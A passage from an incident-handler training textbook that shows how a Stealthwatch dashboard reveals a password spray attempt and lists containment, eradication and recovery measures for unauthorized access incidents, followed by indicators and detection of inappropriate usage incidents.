



Figure 6.47: Screenshot of Stealthwatch Dashboard

- **Step 6:** Click on the bar with the current event date under the "**Alarms by Type**" widget to view more details about a specific event.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.48: Screenshot of Stealthwatch Alarms by Type widget

- **Step 7:** Click on the "**View Details**" option beside any event to access more information about **Brute Force Login** events.





Figure 6.49: Screenshot of Brute Force Login events

Now, the "**Security Events**" page displays details of each **Brute Force Login** attempt. It can be observed that the Brute Force Login event triggered from one host (10.209.20.251) to all targets are in the same subnet (10.209.8.0/24); this indicates a password spray attempt.

The IH&R team can examine the audit logs of these hosts and determine the usernames and passwords used to launch the password spray attack.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 6.50: Screenshot of Security Events displaying password spray attack

## Containment of Unauthorized Access Incidents

Incident responders can use combinations of the following steps as a containment strategy against unauthorized access incidents.

- **Isolate affected systems**: Incident responders should disconnect each affected system from the network to contain an unauthorized access incident and prevent it from further compromise. The most challenging part of the incident handling process is identifying all affected systems. Attackers can compromise one system and use it as a source of attack against another internal system. Handlers must check other systems for signs of successful attacks and contain them. To check multiple systems, automated tools and methods such as port scans for backdoors and remote access can be deployed.
- **Disable affected service**: If attackers compromised services to gain unauthorized access to a system, then incident responders should temporarily disable and replace these services if the issue is repairable or permanently disable them. Services such as FTP should be disabled temporarily or permanently to prevent further damage.
- **Eliminate attacker's route into the network**: Network access to all critical resources in an organization should be secured. In addition, access should be limited to a few key authorized users, along with the use of two-factor authentication, to limit the number of network access attempts and block access to these resources during incidents, for example, by temporarily blocking incoming connections for some network segments or disconnecting the remote access server.
- **Disable user accounts used in an attack**: The accounts and passwords acquired from an infected system can be used by attackers for malicious activities; hence, these accounts must be disabled. Incident handlers must check for new accounts, if any, created by


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

attackers during the incident and disable them. Then, incident handlers must alert all employees to reset their passwords immediately.

- **Enhance physical security measures**: Incident responders should implement additional containment strategies in the event of an attack involving physical security breach of a network, for example, by securing the server room to prevent access by intruders.
- **Other containment methods**:
  - Review and update IDS/IPS rules configuration to stop the ongoing attack.
  - Deploy a network segmentation mechanism to separate the infected section of network from others; accordingly, the spread and impact of the incident can be restricted.
  - Block the identified port immediately after identifying suspicious attempts.
  - Deploy various network security measures/tools such as firewalls, IDS/IPS, antimalware software, endpoint security solutions, and DLPs to contain unauthorized access incidents.
  - Enforce MFA on all user accounts to thwart repeated compromise.
  - Implement the principle of least privilege to limit user access permissions.
  - Implement additional configuration settings for vulnerability management, patch management, and access controls, and remove unwanted permissions from users.
  - Identify and protect the external perimeter of the network by analyzing the net flow traffic.

## Eradication of Unauthorized Access Incidents

The following guidelines should be followed by IH&R teams to eradicate unauthorized access incidents:

- **Physical Security Measures**
  - Restrict access to critical resources by implementing physical security measures.
  - Secure hardware, programs, networks, and data at an organizational level.
  - Deploy proper physical security measures in the required areas to safeguard information assets.
  - Ensure that no networking devices and cables are physically accessible without proper surveillance.
- **Authentication and Authorization Measures**
  - Prepare an appropriate password policy.
  - Implement strong authentication for accessing critical resources.
  - Change all default passwords to highly secured and complex passwords.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Create authentication and authorization standards for employees and contractors to follow when evaluating or developing software.
- Establish procedures for provisioning and de-provisioning user accounts.
- Deploy the CAPTCHA system to mitigate brute-force attacks.

- **Host Security Measures**
  - Eliminate all components of an incident from systems using various techniques.
  - Regularly perform security assessments to identify vulnerabilities and risks.
  - Disable unwanted services on hosts.
  - Apply account lockout mechanisms to prevent systems from password-related brute-force attacks.
  - Run services with the least privileges possible to reduce the immediate impact of successful exploits.
  - Use host-based/personal firewall software to limit the exposure of individual hosts to attacks.
  - Limit unauthorized physical access to logged-in systems by requiring hosts to lock idle screens automatically and asking users to log off before leaving the office.
  - Regularly verify the permission settings for critical resources, including password files, sensitive databases, and public web pages.
  - Create and implement a password policy.
  - Restore or reinstall systems that appear to have suffered root-level compromise.
- **Network Security Measures**
  - Design networks to block suspicious traffic.
  - Employ a VPN gateway to separate remote VPN traffic from the local network.
  - Properly secure all remote access methods, including modems and VPNs.
  - Move all publicly accessible systems and services to a secured demilitarized zone (DMZ).
  - Use private IP addresses for all hosts located on internal networks.
  - Install an IDS to create alerts for unauthorized access attempts.
  - Disable unwanted services.
  - Limit the number of accepted connections from a source in a network to prevent brute-force attacks.
  - Select mitigation strategies considering both short- and long-term business objectives.
  - Configure centralized logging for all users.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Provide management change details to the IH&R team.
- Apply patches for identified vulnerabilities.
- Retest systems after patching to ensure that the vulnerabilities have been mitigated.

## Recovery after Unauthorized Access Incidents

The recovery process depends on the type of attack. An attack resulting in compromised administrator access enables attackers to install rootkits and gain root access to the system. In this situation, it is recommended to restore the system and change all system passwords. However, if the attackers only obtained low level access, the system can be easily recovered to the point before the attack. Moreover, if attackers gained user-level access via guessing or brute forcing user passwords, then the system can be recovered by simply changing the password.

To recover from an incident:

- The incident responders should identify the type of attack and vulnerabilities exploited and mitigate all identified vulnerabilities.

In case of data loss, the data can be recovered from backup files:

- Restore all systems to the ready-to-work state.
- Apply patches to all systems and update them with the latest software version.
- Replace the affected files with clean files from backups.
- Delete the files added or created by attackers.

Restore and secure hardware, programs, networks, and data:

- Confirm that the affected systems are functioning normally.
- Implement additional monitoring to look for related activity in the future.
- Formulate and regularly update security policies and protection mechanisms.
- Reinforce perimeter security by updating the rules of firewalls and IDS/IPS.
- Clear DNS cache entries.

## Understand the Handling of Inappropriate Usage Incidents

Inappropriate usage refers to incidents where a user violates acceptable computing usage policies. Even though these types of incidents are not security related, their IH&R processes are similar to security-related incidents. Such incident may include intentional or unintentional actions of users that result in network attacks. This section discusses the concepts of inappropriate usage incidents and the steps to be followed for their detection, containment, eradication, and recovery.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## Indicators of Inappropriate Usage Incidents

User reports generally help in detecting inappropriate usage incidents. Listed below are various indicators that can be used for detecting such incidents.

- **Indicators of Unauthorized Service Usage**
  - Alerts from an IDS
  - Unusual network traffic
  - Installation of new processes and software running on a host
  - Creation of new files or directories with abnormal names
  - Increase in resource utilization
  - Reports of incidents from a user
  - Application log entries
- **Indicators of Access to Inappropriate Materials**
  - IDS alerts
  - Reports from a user
  - Application log entries
  - Inappropriate files on computers, servers, or removable media
- **Indicators of Attack against External Party**
  - IDS alerts
  - Reports from an outside party
  - Log entries from the network, host, and applications
- **Indicators of Inappropriate Resource Usage**
  - Unauthorized account access from an unidentified device and location
  - Unusual administrative user behavior
  - Abnormal device activity and slow device performance
  - Users deleting documents and moving files or folders
  - Download of unauthorized content
  - Excessive non-priority use of resources
- **Indicators of Inappropriate System and Network Activities**
  - Unauthorized users with admin privileges obtaining network or system configuration data
  - Unauthorized file sharing of protected intellectual property
  - Inappropriate use or sharing of network resources


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Changing the credentials, privileges, or authorizations of another user
- Unauthorized access to resources for private or personal gain

## Detecting Inappropriate Usage Incidents

Inappropriate usage incidents often occur in organizational networks. The IH&R team is responsible for quickly detecting such incidents and performing recovery steps to minimize their impact. Incident responders can apply various techniques to detect inappropriate usage incidents, including detecting high resource utilization, accessing malware in the network, reviewing log entries of application logins, and analyzing network security device logs.

## Detecting Inappropriate Usage Incidents: Detecting High Resource Utilization

When an employee unknowingly visits a malicious site and compromises a network, attackers operating the site attempt to flood the target systems and servers with heavy traffic volumes. This results in the exhaustion of resources, which prevents legitimate users from accessing them. Incident responders can detect such incidents over a network using various tools such as AIDA64 Extreme.

- **AIDA64 Extreme**

  Source: *https://www.aida64.com*

  AIDA64 Extreme monitors sensors within a server in real-time and helps incident responders to analyze the server performance. It can effectively track network resource utilization and record accurate voltages and temperature readings. Moreover, the diagnostic functions of AIDA64 Extreme help in detecting and preventing hardware issues.





Figure 6.51: Screenshot displaying System Stability Test window in AIDA64


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

